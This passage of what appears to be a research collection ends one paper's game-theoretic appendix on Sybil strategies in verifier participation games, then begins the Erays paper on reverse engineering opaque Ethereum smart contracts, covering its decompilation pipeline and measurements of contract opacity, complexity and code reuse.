Consider instead the maximum payoff if player 1 if they set $s_1 = \ell < k$ in some round. In this round, player 1 will get payoff $\ell \cdot f(\ell) - 1 > \varepsilon$. But now consider the subsequent $R$ rounds, and call this set of rounds $\mathscr{R}$. In at most $k$ of these rounds is it possible that $\sum_j s_j < k$. This is because $\sum_{j \neq 1} s_j \geq k - X$, where $X$ is the minimum $s_1$ played over the previous rounds of $\mathscr{R}$. This is because if in *any* prior round in $\mathscr{R}$ we had $s_1 = X$, then players $2, \ldots, k - X + 1$ will all participate for the remaining rounds in $\mathscr{R}$. So the only way we can possibly have $\sum_j s_j < k$ is if $s_i < X$. As there are only $k$ possible values to report, $X$ can only decrease up to $k$ times, meaning that there are at most $k$ rounds where $\sum_j s_j < k$. Intuitively, what's going on is that every time player 1 lowers their Sybil count from the previous minimum, they get one awesome round where the total number of participants is $< k$. But all future rounds in $\mathscr{R}$ have increased participation from others, so the total participation will be at least $k$ until player 1 further lowers their on Sybil count.

In each of these $k$ rounds, player 1 might get a payoff of up to $f(1) - 1 = C$ (this is a very loose upper bound). However, in each of the other rounds, player 1 gets a payoff of at most $(k-1)f(k) - 1 \leq A - 1$. This is because there are at least $k$ total participants in all other rounds, at least one of which is not player 1. So if player 1 is participating, the best case for them is that they are $k-1$ of the participants with only one other participant. So player 1's total payoff during these $R$ rounds is upper bounded by:

$$\sum_{r=0}^{R-1} (A-1)\gamma^r + kf(1) = (A-1)(1-\gamma^R)/(1-\gamma) + kf(1)$$
$$= A(1-\gamma^R)/(1-\gamma) + kf(1) - (1-\gamma^R)/(1-\gamma).$$

Finally, observe that the total payoff for the entire remainder of the game from $R+1$ until it terminates is at most $\gamma^R \cdot f(1)/(1-\gamma)$. This is because the most value that can possibly be earned in round $r$ is $\gamma^r f(1)$, so summing from $r = R$ to $\infty$ yields the above. This means that if the player deviates from $s_1 = k$ in round one, their total payoff is at most:

$$A/(1-\gamma) + kf(1) - (1-\gamma^R)/(1-\gamma) + \gamma^R f(1)/(1-\gamma).$$

Observe that the first term is exactly the reward achieved by setting $s_1 = k$ in every round. The added term can be made arbitrarily negative by setting $\gamma, R$ appropriately. In particular, setting $\gamma = 1 - \frac{1}{3kf(1)}$, $R = 12kf(1)^2$ yields:

$$kf(1) - (1-\gamma^R)/(1-\gamma) + \gamma^R f(1)/(1-\gamma)$$
$$= kf(1) - 3kf(1) \cdot (1-\gamma^R) + \gamma^R \cdot 3kf(1)^2$$
$$= kf(1) \cdot \left(-2 + 3(f(1)+1)\gamma^R\right) < 0.$$

The final inequality follows because $R$ is sufficiently large.

□

A quick comment on Theorem 1 is warranted. First, observe that our constants $\gamma$ and $R$ are really wasteful in order to keep the proof as simple as possible. Certainly we could optimize the constants, but this is not the point of the theorem. In addition, we of course are not claiming to predict that this is how players will behave in a participation game. There are numerous equilibria. The point we are making is that there are *provably bad equilibria* in the repeated game, despite the sound logic for one-shot reasoning, and these equilibria are quite (qualitatively) natural: most players react to the market, and one player cleverly stays one step ahead. Given this, and the very plausible existence of other undesirable equilibria, we would not predict that the one-shot sybil-proof equilibrium arises in the repeated game.

## A.1 Discussion of possible defenses

In this section, we overview some "outside-the-box" defenses against the participator's dilemma. These defenses seem a) technically challenging (perhaps impossible) and b) costly - scaling linearly with the computational power of a possible adversary. The main idea is that our analysis of participation games considered one task in isolation where it was feasible for every player to participate in every round.

Consider instead a set of $T$ participation games played in parallel, with the constraint that any player can simultaneously enter at most $A$ of them. The bound $A$ may come from limits on computational power, or required

monetary deposits. The "natural" state of affairs, however, would have $A > T$, reducing us back to the original participation game. That is, one should expect a single verifier (or conglomerate of verifiers) to have the computational power to process all contracts. Similarly, assuming that any ordinary participant can amass the funds for a deposit, a single wealthy verifier (or conglomerate) should certainly be able to amass the funds to deposit everywhere. So this approach initially doesn't seem to buy anything.

One potential avenue for defense is to introduce *dummy contracts* that are indistinguishable from the rest, to artificially inflate $T > A$. The downside to this is that if dummy contracts are to be indistinguishable from the rest, they must also reward verifiers, and therefore the cost of the system will blow up. Even if one is willing to pay the cost, this solution has some pitfalls:

- It's unclear how to design dummy transactions that are truly indistinguishable from the rest.
- Even if dummy transactions are indistinguishable from the rest, an adversary could still try to flood verification of a specific contract they're invested in, encouraging others to spend their limited deposits/computational power verifying elsewhere.

If somehow one is able to bypass the above problems, the cost of implementing dummy contracts grows linearly with the ratio $A/T$ (where $T$ is the natural desired throughput). We include the results of some simulations confirming this below.

With enough dummy transactions, the game becomes the following: each player simultaneously chooses a number of Sybils $s_i$. Then, $A$ participation games are chosen uniformly at random, and player $i$ enters $s_i$ Sybils in each (note that it is without loss of generality that each player chooses the same number of Sybils per game by symmetry). If $A/T'$ ($T'$ includes the dummy contracts) is small, then even if one player introduces many Sybils, there will still be a decent chance of winding up in a contract where they don't participate at all, which will still yield reasonable reward. However, we certainly need $T' > A$ in order to accomplish this, and the dummy transactions require payment as well.

The plots below describe the following: Assume an initial ratio of $A/T$ (called 'A' in the plots - one can alternatively think of $T$ as being normalized to 1). Then, pick a ratio of dummy contracts to increase $T$ to $T' > A$, and a reward function $f(\cdot)$ of the form $f(m) = c \cdot 2^{-m}$. Player 1 will then pick $s_1$ to enter in $A$ participation games per round, knowing that all other players will best respond to this, in order to maximize their own payoff. Finally for a given $k$ (desired number of distinct participators per contract), we optimize over all choices of $T', c$ to find the minimum cost solution that guarantees $k$ distinct participators per contract in expectation (in the above form of equilibrium). We include two plots below.



Figure 3: **Plot of total required cost to guarantee $x$ distinct participators in expectation, when one user does optimal Sybil attacks for various initial ratio of $A/T$.**



Figure 4: **Plot of total required cost to guarantee $\{2,3,4,5\}$ distinct participators in expectation, when one user does optimal Sybil attacks as a function of initial ratio $A/T$.**

Both figures have the total cost on the y-axis. Figure 3 has the desired number of distinct participators on the x-axis. The dotted line plots the ideal cost: how much we have to pay per contract to get $x$ distinct verifiers (this is just $x$). The solid lines plot the cost of the optimal solution using dummy contracts for various initial values of $A/T$. The takeaway from the first plot is just that there's a noticeable separation between ideal and the necessary cost if $A > T$.

Figure 4 has $A$ on the y-axis, and the solid lines plot the cost of the optimal solution using dummy contracts as a function of $A$. Here, it is easy to see that the cost is linear in $A$ for all desired number of distinct verifiers. Note that this blowup will come *on top* of whatever blowups are already identified in works based on participation games due to other concerns.

# Erays: Reverse Engineering Ethereum's Opaque Smart Contracts

Yi Zhou Deepak Kumar Surya Bakshi Joshua Mason Andrew Miller Michael Bailey

*University of Illinois, Urbana-Champaign*

## Abstract

Interacting with Ethereum smart contracts can have potentially devastating financial consequences. In light of this, several regulatory bodies have called for a need to audit smart contracts for security and correctness guarantees. Unfortunately, auditing smart contracts that do not have readily available source code can be challenging, and there are currently few tools available that aid in this process. Such contracts remain *opaque* to auditors. To address this, we present Erays, a reverse engineering tool for smart contracts. Erays takes in smart contract from the Ethereum blockchain, and produces high-level pseudocode suitable for manual analysis. We show how Erays can be used to provide insight into several contract properties, such as code complexity and code reuse in the ecosystem. We then leverage Erays to link contracts with no previously available source code to public source code, thus reducing the overall opacity in the ecosystem. Finally, we demonstrate how Erays can be used for reverse-engineering in four case studies: high-value multisignature wallets, arbitrage bots, exchange accounts, and finally, a popular smart-contract game, Cryptokitties. We conclude with a discussion regarding the value of reverse engineering in the smart contract ecosystem, and how Erays can be leveraged to address the challenges that lie ahead.

## 1 Introduction

Smart contracts are programs that facilitate trackable, irreversible digital transactions. Smart contracts are prominently featured in Ethereum, the second largest cryptocurrency. In 2018, Ethereum smart contracts hold over $10 B USD[1]. These can be used to facilitate a wide array of tasks, such as crowdfunding, decentralized exchanges, and supply-chain tracking [32].

[1]At the time of writing in February 2018 the Ethereum to USD conversion is approximately $1.2 K USD per ETH

Unfortunately, smart contracts are historically error-prone [14, 24, 52] and there is a potential high financial risk associated with interacting with smart contracts. As a result, smart contracts have attracted the attention of several regulatory bodies, including the FTC [18] and the SEC [43], which are intent on auditing these contracts to prevent unintended financial consequences. Many smart contracts do not have readily linkable public source code available, making them *opaque* to auditors.

To better understand opaque smart contracts, we present Erays, a reverse engineering tool for Ethereum smart contracts. Erays takes as input a compiled Ethereum Virtual Machine (EVM) smart contract without modification from the blockchain, and returns high-level pseudocode suitable for manual analysis. To build Erays, we apply a number of well-known program analysis algorithms and techniques. Notably, we transform EVM from a stack-based language to a register based machine to ease readability of the output for the end-user.

We next turn to measuring the Ethereum smart contract ecosystem, leveraging Erays to provide insight into code complexity and code reuse. We crawl the Ethereum blockchain for all contracts and collect a total of 34 K unique smart contracts up until January 3rd, 2018. Of these, 26 K (77.3%) have no readily available source code. These contracts are involved with 12.7 M (31.6%) transactions, and hold $3 B USD.

We next leverage Erays to demonstrate how it can be used to link smart contracts that have no readily available source code to publicly available source code. We build a "fuzzy hash" mechanism that can compare two smart contracts and identify whether a function in one contract has similar syntactic structure to functions in another contract. Using this technique, we are able to map a median 50% of functions and 14.7% of instructions per opaque contract, giving immediate partial insight to opaque contracts in the ecosystem.

Finally, we show how Erays works as a reverse engineering tool applied to four case studies — high-value

multi-signature wallets, arbitrage bots, exchange accounts, and finally, a popular smart contract game, Cryptokitties. In investigating high-value wallets, we were able to reverse engineer the access control policies of a large, commercial exchange. We find some standard policies, however, also uncover ad-hoc security devices involving timers and deposits. In studying arbitrage contracts, we find examples of new obfuscation techniques. We then successfully reverse engineer the opaque portion of code from the Cryptokitties game, which plays a role in ensuring fair gameplay. In all of these cases, we find that opacity is expected and sometimes important to the correct functionality of these contracts. In light of this, we posit that smart contract developers may be expecting to achieve "security by obscurity" by withholding their high level code.

We conclude with a discussion of the value of audits, reverse engineering, and where Erays can aid in solving the growing needs of the Ethereum community. We hope Erays will prove useful to the security and cryptocurrency communities to address the challenges that lie ahead.

## 2 Background

**Blockchains and Cryptocurrencies.** A blockchain is a distributed network that maintains a globally consistent log of transactions. Public blockchains, such as Bitcoin [40] and Ethereum [50], are typically implemented as open peer-to-peer networks, based on proof-of-work mining. Cryptocurrencies are virtual currencies implemented on a public blockchain, where the transactions are digitally signed messages that transfer balances from one user account (i.e., public key) to another.

**Ethereum Smart Contracts.** In addition to user accounts, Ethereum also features *smart contract* accounts. A contract account is associated with a fragment of executable code, located at an address. Smart contracts make up approximately 5% of the total Ethereum accounts, account for 31.2% of the overall transactions, and hold 9.4% of total Ether in their balances.

A smart contract is executed when a user submits a transaction with the contract as the recipient. Users include payload data in the transaction, which in turn is provided as input to the smart contract program. A contract is arranged as a collection of functions, which users can invoke. A contract can also trigger the execution of another smart contract through a `CALL` instruction that sends a message, similar to a remote procedure call in other programming paradigms.

Smart contract execution must be replicated by validating nodes on the network. To prevent resource exhaustion, users that create transactions must pay an amount of *gas* for every opcode executed, which translates to certain amount of Ether depending on a market rate.

Contracts are executed in a virtual environment known as the Ethereum Virtual Machine (EVM). EVM defines a machine language called EVM bytecode, which includes approximately 150 opcodes [50]. EVM is a stack-based machine, where opcodes read and write from an operand stack. EVM further provides *memory* and *storage* for additional functionality. Memory is specified as an array used to store volatile data during contract execution. Storage is a key-value store indexed by 256-bit values (one EVM-word). Unlike memory, storage persists across the execution history of a contract and is stored as a part of the global blockchain state.

Developers typically write smart contract code in high-level languages, which are then compiled into EVM bytecode. In 2018, the most popular programming language for Ethereum smart contracts is Solidity [7]. Solidity syntax is heavily influenced by Javascript and C++, and supports a number of complex language features, such as inheritance, libraries, and user-defined types.

**Ethereum-based Tokens.** In addition to the built-in Ether currency, the Ethereum blockchain is also widely used as a host for "tokens", which are separate currency-like instruments built on top of a smart contract. There are currently more than 33 K such contracts on the Ethereum network. Tokens can be traded as currencies on a variety of market exchanges. Together, the total market capitalization of tokens exceeds $60 B USD.[2] Tokens today are used to support a variety of functions, such as crowd-funding and exchanges.

## 3 Opacity in Smart Contracts

The bytecode for every smart contract is readily available on the blockchain. However, bytecode alone is is difficult to read and understand, limiting its use in effectively determining what a smart contract does. We begin our analysis of smart contracts by first investigating how many contracts can not be immediately linked back to source code, and characterizing how important those contracts are in the ecosystem.

### 3.1 Collecting and Compiling Contracts

In order to investigate contracts with missing source code, we first collect all Ethereum smart contracts from the beginning of the blockchain through January 3rd, 2018. This resulted in 1,024,886 contract instances. Not all of these contracts have unique bytecode. After removing duplicates, we find only 34,328 unique contracts, which is a 97% reduction in contracts from the original set.

[2] At the time of writing in February 2018, the Ethereum to USD conversion is approximately $1.2 K USD per ETH.

| Type | Contracts | Transactions | | Balance (Ether) | |
|---|---|---|---|---|---|
| Total | 1,024,886 | 40,380,705 | (100%) | 9,884,533 | (100%) |
| Unique | 34,328 | 40,380,705 | (100%) | 9,884,533 | (100%) |
| Opaque | 26,594 | 12,753,734 | (31.6%) | 2,559,745 | (25.9%) |
| Transparent | 7,734 | 27,626,971 | (68.4%) | 7,324,788 | (74.1%) |

Table 1: **Opacity in Ethereum Blockchain** — We show the opacity of contracts in the Ethereum blockchain, as well as the number of transactions and Ether in each category. Although opaque contracts make up 77.3% of unique contracts, they only account for 31.6% of the transactions and 25.9% of the Ether held by contracts.

In order to determine how many blockchain contracts have readily accessibly source code, we turned to Etherscan [3]. Etherscan has become the de facto source for Ethereum blockchain exploration. Etherscan offers a useful feature called "verified" contracts, where contract writers can publish source code associated with blockchain contracts. Etherscan then independently verifies that the compiled source code produces exactly the bytecode available at a given address. Etherscan then makes the verified source available to the public. We scraped Etherscan for all verified contracts as of January 3rd, 2018, collecting a total of 10,387 Solidity files.

We then compiled the Etherscan verified contracts to determine exact bytecode matches with blockchain contracts. Etherscan provides the precise compiler version for each verified source file, so to begin, we compiled each source file with its provided compiler version. From these, we collected 7.5 K unique binaries. To identify variants of contracts that were compiled with older versions of the Solidity compiler, we aggregated every major compiler version from `v0.1.3` to `v0.4.19` and compiled each contract with every version. In total, from the seed set of 10.4 K source files, we collected 88.4 K unique binaries across 35 compiler versions.

## 3.2 Opacity

We next investigated contract opacity in the Ethereum ecosystem today. Of the 1 M contract instances, we could not successfully match 965 K, or 96.5% to any compiled source code. We find that of the 34 K unique contracts, we are able to successfully match 7.7 K ( 22.7%) of contracts. Unfortunately, this leaves 77.3% of unique contracts opaque.

We next turn to the question of how important these 77.3% of contracts are to the ecosystem. To quantify importance, we use two metrics: the amount of money stored in each contract, and the transaction volume (by number of transactions) with each contract. Table 1 shows a breakdown of the contracts in our dataset by these two metrics. Although opaque contracts make up most of the smart contracts in the ecosystem, we find that they are in the minority by both transaction volume and balance. Opaque contracts are transacted with 12.7 M times, compared with transparent contracts, which are transacted with 27.6 M times. In addition, opaque contracts only hold $3.1 B USD, while transparent contracts hold $7.3 B USD. Although it appears that transparency in the ecosystem prevails, the fact remains that 12.7 M interactions with contracts and a total of $3.1 B USD are held in contracts for which auditors and regulators have no insight into.

# 4 System Design

In order to investigate opaque contracts in the Ethereum ecosystem, we introduce Erays, an EVM reverse engineering tool. Erays takes a hex encoded contract as input and transforms it into human readable expressions. In this section, we describe the transformations Erays makes in order to build human-readable representations of smart contracts.

## 4.1 Disassembly and Basic Block Identification

In the first stage, we disassemble the hex string into EVM instructions, and then partition these instructions into basic blocks. A basic block is a linear code sequence with a single entry point and single exit point [9]. We generate the instructions using a straightforward *linear sweep* [42]. Starting from the first byte in the hex string, each byte is sequentially decoded into the corresponding instruction.

Next, we aggregate instructions into their resultant basic blocks. These are derived through two simple rules. Instructions that alter the control flow (i.e., exits or branches) mark block exit, while the special instruction `JUMPDEST` marks block entry. When all block entries and exits are identified, basic block partitioning is complete. Code Block 1 shows an example of this transformation.

## 4.2 Control Flow Graph Recovery

In this stage, we recover the control flow graph (CFG) [9] from the basic blocks. A CFG is a directed graph where

```
   hex      instruction
b0:
   6000     PUSH1 0x60
   54       SLOAD
   600a     PUSH1 0xa
   6008     PUSH1 0x8
   56       JUMP
b1:
   5b       JUMPDEST
   56       JUMP
...
```

Code Block 1: **Assembly Code—** We show (part of the) input hex string disassembled and then divided into basic blocks.

each node represents a basic block and each edge denotes a branch between two blocks. In a directed edge `b0` $\rightarrow$ `b1`, we refer to `b1` as the *successor* of `b0`. At its core, recovering a CFG from basic blocks requires identifying the successor(s) of each basic block.

To determine the successor(s) for a basic block `b`, we need to examine the last instruction in the block. There are three cases:

1. An instruction that does not alter control flow
2. An instruction that halts execution (`STOP, REVERT, INVALID, RETURN, SELFDESTRUCT`)
3. An instruction that branches (`JUMP, JUMPI`)

In the first case, control simply flows to the next block in the sequence, making that block the successor of `b`. In the second case, since the execution is terminated, `b` would have no successor. In the last case, the successor depends on the target address of the branch instruction, which requires closer scrutiny.

*Indirect branches* present a challenge when determining the target address [46]. In a direct branch, the destination address is derived within the basic block and thus can be computed easily. In an indirect branch, however, the destination address is placed on the stack before entering a block. Consider block `b1` in Code Block 1. As mentioned, the destination address is on the top of the stack upon entering the block. We therefore cannot determine the destination address from block `b1` alone.

To address this issue with indirect branches, we model the stack state in our CFG recovery algorithm, shown in Code Block 2. The algorithm follows a conventional pattern for CFG recovery [46]: we analyze a basic block, identify its successors, add them to the CFG, then recursively analyze the successors.

When analyzing a block, we model the stack effects of instructions. The `PUSH` instructions are modeled with concrete values placed on the stack. All other instructions are modeled only insofar as their effect on stack height.

```
explore(block, stack):
   if stack seen at block:
      return
   mark stack as seen at block

   for instruction in block:
      update stack with instruction
   save stack state

   if block ends with jump:
      successor_block = stack.resolve_jump
      add successor_block to CFG
      explore(successor_block, stack)
   if block falls to subsequent_block:
      revert stack state
      add subsequent_block to CFG
      explore(subsequent_block, stack)
```

Code Block 2: **CFG Recovery Algorithm—** We analyze a basic block, identify its successors, add them to the CFG, then recursively analyze the successors

Consider the first two instructions in block `b0` in Code Block 1. Suppose we start with an empty stack at the block entry. The first instruction `PUSH1 0x60` will push the constant `0x60` on the stack. The second instruction `SLOAD` will consume the `0x60` to load an unknown value from storage.

Using this stack model, we effectively emulate through the CFG, triggering all reachable code blocks. At each block entrance reached, we compare the current stack image with stack images observed thus far. If a stack image has already been recorded, the block would continue to a path that has already been explored, and so the recovery algorithm backtracks.

## 4.3 Lifting

In this stage, we *lift* EVM's stack-based instructions into a register-based instructions. The register-based instructions preserve most operations defined in the EVM specification. Additionally, a few new operations are introduced to make the representation more concise and understandable:

`INTCALL`, `INTRET`: These two instructions call and return from an internal function, respectively. Unlike external functions invoked through `CALL`, internal functions are implicitly triggered through `JUMP` instructions. We heuristically identify the internal function calls [3], which allows further simplification of the CFG.

`ASSERT`: As in many high level languages, this instruction asserts a condition. The solidity compiler inserts

[3] The details of the heuristic are included in the Appendix A.

certain safety checks (e.g., array bounds checking) into each produced compiled contract. In order to eliminate redundant basic blocks, we replace these checks with ASSERT.

NEQ, GEQ, LEQ, SL, SR: These instructions correspond to “not equal”, “greater than or equal”, “less than or equal”, "shift left", and “shift right”. While these operations are not part of the original EVM instruction set, the functionalities are frequently needed. These instructions allow us to collapse more verbose EVM instructions equences (e.g., sequence EQ, ISZERO) into one NEQ instruction.

MOVE: This instruction copies a register value or a constant value to a register. The instructions SWAP (swap two stack items), DUP (duplicate a stack item) and PUSH (push a stack item) are all translated into MOVE instructions.

To derive the registers on which the instructions operate, we map each stack word to a register, ranging from $s0 to $s1023 because the EVM stack is specified to have a maximum size of 1,024 words. Additionally, we introduce two other registers in our intermediate representation, namely $m and $t. The Solidity compiler uses memory address 0x40 to store the free memory pointer. Since that pointer is frequently accessed, we use $m to replace all references to that memory word. The $t register is used as a temporary register for SWAP instructions.

Each instruction is then assigned appropriate registers to replace its dependency on the stack. Consider the instruction ADD as an example. ADD pops two words off of the stack, adds them together, and pushes the result back onto the stack. In our instruction, ADD reads from two registers, adds the values, and writes back to a register. Figure 1 shows both the stack and the registers during an ADD operation. A key observation is that in order to read and write the correct registers, the stack height must be known [49]. In this example, the initial stack height is three, so the ADD reads from $s1 and $s2, and writes the result back to $s1. Our translation for this instruction would be `ADD $s1, $s2, $s1`, where we place the `write_register` before `read_registers`.



Figure 1: **Lifting an ADD Instruction** — We show both the stack image and the registers before and after an ADD is executed. The initial stack height is three, thus, ADD reads from $s1 and $s2, and writes back the result to $s1.

Knowing the precise stack height is crucial to lifting. As described previously, we collect the stack images for each block during CFG recovery. Given the stack height at the block entrance, all the instructions within the block can be lifted. Code Block 3 shows an example of a basic block being lifted given a stack height of three at the block entrance. We note that the stack images recorded at a block might disagree on height. In most cases, the discrepancy arises from internal function, which is resolved by introducing INTCALL. In other cases, we duplicate the reused block for each unique height observed.

```
PUSH1 0x1              MOVE   $s3, 0x1
SLOAD                  SLOAD  $s3, [$s3]
DUP2                   MOVE   $s4, $s2
LT                     LT     $s3, $s4, $s3
ISZERO                 ISZERO $s3, $s3
PUSH1 0x65             MOVE   $s4, 0x65
JUMPI                  JUMPI  $s4, $s3
```

Code Block 3: **Lifting A BLock** — We show a block of stack-based instructions lifted to register-based instructions given initial stack height of three.

```
SLOAD  $s3, [0x1]
GEQ    $s3, $s2, $s3
JUMPI  0x65, $s3
```

Code Block 4: **Optimizing A Block** — We show the optimized version of Code Block 3.

## 4.4 Optimization

During the optimization phase, we apply several compiler optimizations to our intermediate representation. We mainly utilize data flow optimizations, including constant folding, constant propagation, copy propagation and dead code elimination. The details of these algorithms are outside the scope of this paper, but they are well described in the literature [8, 38, 47].

The optimizations mentioned aim to simplify the code body. A significant number of available EVM instructions are dedicated to moving stack values. As a result, the lifted code contains many MOVE instructions that simply copy data around. These optimizations eliminate such redundancy in the instructions. Code Block 4 shows the optimized version of the block from Code Block 3. In the example, all the MOVE instructions are eliminated. We also note that the LT, ISZERO sequence is further reduced to GEQ.

## 4.5 Aggregation

Aggregation aims to further simplify the produced intermediate representation by replacing many instructions

```
SLOAD $s3, [0x1]      $s3 = S[0x1]
GEQ   $s3, $s2, $s3   $s3 = $s2 ≥ $s3
JUMPI 0x65, $s3       if ($s3) goto 0x65
```

Code Block 5: **Three-Address Form** — We show the Code Block 4 in three-address form.

with their analog, compact versions that we term "aggregated expressions." Unlike instructions, expressions can be nested arbitrarily, bearing more resemblance to high level languages.

To begin aggregation, instructions are converted into expressions in three-address form [47]. Each expression is a combination of an assignment and an operator, with the `write_register` to the left of the assignment and the operator along with the `read_registers` to the right of the assignment. Code Block 5 shows the conversion.

Next, we aggregate expressions based on the definitions and usages of registers. A definition is in the form `$r = RHS`, where `$r` is a register and `RHS` is an expression. For each subsequent usage of `$r`, we replace it with `RHS` as long as it is valid to do so. We cease propagating a given definition when either `$r` is redefined or any part of `RHS` is redefined.

Combined with dead code elimination, the aggregation process pushes the definitions down to their usages, producing a more compact output. Consider the example in Code Block 5, by aggregating the first expression into the second one, and then the second into the third, the block can be summarized into a single expression:

```
if ($s2 ≥ S[0x1]) goto 0x65
```

## 4.6 Control Flow Structure Recovery

We employ structural analysis [44] algorithms to recover high level control constructs (control flow structure recovery). Constructs such as "while" and "if then else" are recovered through pattern matching and collapsing the CFG. If a region is found to be irreducible, we leave the goto expression unchanged. Moreover, each external function is separated by walking through a jump-table like structure at the entrance of the CFG. Code Block 6 shows an external function as an example.

## 4.7 Validation

Erays transforms the contract into more readable expressions. In order to make use of the expressions for further analysis, we must first validate that they are *correct*. The correctness is evaluated through testing. Given specific contract inputs, we "execute" our representation and check if it produces the correct outputs.

```
assert(0x0 == msg.value)
$s2 = c[0x4]
while (0x1) {
  if ($s2 >= s[0x0])
      break
  if ($s2 <= 0xa) {
    $s2 = 0x2 + $s2
  }
  $s2 = 0xc + $s2
}
m[$m] = $s2
return($m, (0x20 + $m) - $m)
```

Code Block 6: **Structural Analysis** — A simple example of the final output of Erays, where control flow structures are recovered from blocks of expressions.

We use `go-ethereum` (Geth) to generate ground truth for the expected behavior. By replaying an execution (transaction), Geth outputs a debug trace, which is a sequence of execution steps. Each step is a snapshot of the EVM machine state, which includes the opcode executed, the program counter, the stack image, the memory image, and the storage image.

We then "execute" our representation and confirm the result is consistent with the debug trace. For that purpose, we implement a virtual machine that runs our representations. During the execution, the arguments of an expression are first evaluated, then the operation itself is executed given the arguments. There are three classes of operations that need to be treated differently.

In the first case, the operations retrieve some inputs for the contract. As an example, `CALLDATALOAD` fetches part of the input data (calldata). Operations that are dependent on the blockchain world state also fall into this category. An example would be the `BLOCKHASH`, which fetches the hash of a recently completed block. For this class of operations, we look up the resultant value from the debug trace. If an operation is missing in the trace (original trace never issued such call), we mark it as a failure.

In the second case, the operations update the blockchain (world) state. Such operations include storage updates, contract creation, log updates and message calls. We also consider `RETURN` as a member of this category. These operations define the core semantics of a contract. By making sure that all these operations are executed with the right arguments (memory buffers are checked if applicable), we ensure that our representation is correct. If our execution ends up missing or adding any such operations, we mark it as a failure.

The rest of the operations fall into the third case. These operations include the arithmetic operations, memory op-

erations, as well as all the new operations we introduce in our representation. The semantics of the operations are implemented in our virtual machine. As an example, when executing `$s3 = $s2 + $s3`, we would load the values from `$s2` and `$s3`, sum them , modulo by $2^{256}$ (word size) and put the result in `$s3`. If our machine encounters an exception during these operations, we mark it as a failure.

We leverage historical transactions on the blockchain to construct a set of tests. We start with the set of unique contracts (34 K) described in Section 3. Then, for each unique contract, we collect the most recent transaction up to January 3rd, 2018. In total, we gathered $\tilde{1}$5,855 transactions along with the corresponding contracts in our test set. We note this is only 46% of all unique contracts — the remaining were never transacted with.

If Erays fails to generate the representation in the first place, we mark it as a "construction failure". If our representation behaves incorrectly, we mark it as a "validation failure". In total we fail 510 (3.22%) of the test set, among which 196 are "construction failures" and 314 are 'validation failures".

## 4.8 Limitations

Erays is not a full decompiler that produces recompilable Solidity code. The major limitation is the readability of the output. While the output is relatively straightforward when only common types are present (`uint array`, `address`), Erays cannot succinctly capture operations on complex types such as `mapping (uint => string)`. Erays's implementation can be improved in a few ways.

Erays uses naive structural analysis for structure recovery. There are several follow-up works on improving the recovery process, including iterative refinement [41] and pattern-independent structuring [51].

Erays does not perform variable recovery and type recovery. Previous work in that area has been focusing on x86 architecture [12, 30]. Though operating with a different instruction set, Erays could draw from the techniques.

# 5 Measuring Opaque Smart Contracts

In this section, we leverage Erays to provide insight on code complexity and code reuse in the ecosystem. Furthermore, we demonstrate how Erays can be used to reduce contract opacity. We run Erays on the 34 K unique contracts found on the Ethereum blockchain. We fail to create CFGs for 445 (1.3%) unique binaries, which we exclude from our analysis.



Figure 2: **CDF Contract Blocks** — We show the CDF of the number of blocks in unique smart contracts. The median number of blocks is 100, which denote relatively small programs. However, there is a long tail of very large contracts — the largest contract contains a total of 13,045 basic blocks.



Figure 3: **Complexity of Contracts** — We show the cyclomatic complexity of contracts on the blockchain, by the fraction of functions in each contract with complexity larger than 10. Only 34% of contracts have no functions in this criteria. The median is 0.3, with a long tail of contracts that have increasingly complex functions.



Figure 4: **Longitudinal Complexity** — We show the complexity of unique contracts on the blockchain by the number of blocks and overall McCabe complexity. Contracts have steadily increased in the number of blocks over time, indicating larger contracts today. Despite this, contracts have not increased in overall McCabe complexity, indicating better code hygiene.

## 5.1 Code Complexity

Our analysis tools give insight into the complexity of contracts found on the blockchain. We begin by investigating the number of blocks in Ethereum contracts (Figure 2). Most contracts are fairly small — the median number of blocks found in contracts is 100, and these blocks contain a median 15 instructions. However, there is a long tail of more complicated contracts. In the largest case, one contract contains a total of 13,045 blocks. However, we find that this contract is one entirely filled with `STOP` instructions, which each terminate their own basic block.

Basic blocks only give one flavor of contract complexity. Just as important are the edges and the connections between the blocks in the CFG. To quantify this, we measure the cyclomatic complexity of each contract, which is a popular software metric introduced by Thomas McCabe [33]. Cyclomatic complexity measures the number of linearly independent paths in a given control flow graph. McCabe suggested that a given function with cyclomatic complexity greater than 10 often needed to be refactored or redone, due to unnecessary complexity and an increased chance of errors in the program. Past work has also noted a weak relationship between increased cyclomatic complexity and software security [45].

Figure 3 shows a CDF McCabe complexity by the fraction of functions in contracts with complexity $> 10$. We find that 79% of unique contracts do not contain a single function with complexity greater than 10, which indicates that in addition to being small, many contracts do not contain unnecessarily complex functionality. We additionally observe that there is a long tail of complex contracts, and in the worst case, a handful of contracts are entirely filled with overly complex functions.

We finally investigate how code complexity has evolved over time. Figure 4 shows both the number of blocks and the McCabe complexity of new contracts over time. We find that contracts are growing larger at a steady rate — the average number of blocks in contracts published in January 2018 is 170, which is 350% greater than the first contracts published in late 2015. However, we were surprised to find that McCabe complexity has not followed a similar trend. Around January 2017, contract complexity *declined*, and has been relatively stable since. This indicates that contract writers are writing code with better hygiene. We note that around this time, there was a sharp rise in `ERC20 Tokens` on the Ethereum blockchain, which tend to be larger contracts that contain an average of 226 blocks. However, they are not particularly complex, and have an average McCabe complexity of 51.6, which is smaller than many contracts in the ecosystem. ERC20 tokens make up 25% of the unique binaries in our dataset.

## 5.2 Code Reuse

Erays groups basic blocks into its higher-level functions. From these groupings, we can further compare the structure and code of functions across contracts, giving us a useful metric for determining function similarity. To enable this measurement, we interpret a function as a "set of blocks" and compare the sets across functions in different contracts. Each block, however, may contain contract specific data that would render the comparison useless, such as specific return address information or constants compiled into a block. In order to handle these cases, we remove all references to constant data found in EVM opcodes. As an example, consider the following code block:

| hex | opcode | reduced hex |
|---|---|---|
| 6060 | PUSH1 0x60 | 60 |
| 6040 | PUSH1 0x40 | 60 |
| 52 | MSTORE | 52 |
| 6004 | PUSH1 0x4 | 60 |
| 36 | CALLDATASIZE | 36 |
| 10 | LT | 10 |
| 61006c | PUSH2 0x6c | 61 |
| 57 | JUMPI | 57 |

This shows the original hex string, as well as the decoded opcode and the reduced hex after removing constant values. We then take the hashes of the resultant blocks as the "set" of blocks in a function, and compare these sets in further analysis. From here on, we call this resultant hash set a function "implementation". We find that there are a handful of implementations that are found in many contracts; in the most extreme case, the most popular function appears in 11K contracts. Unfortunately, many of the functions with the same implementation are not particularly interesting — many are simply public "getter" methods for specific data types. For example, the most popular function by implementation is the public getter function for the `uint256` data type.

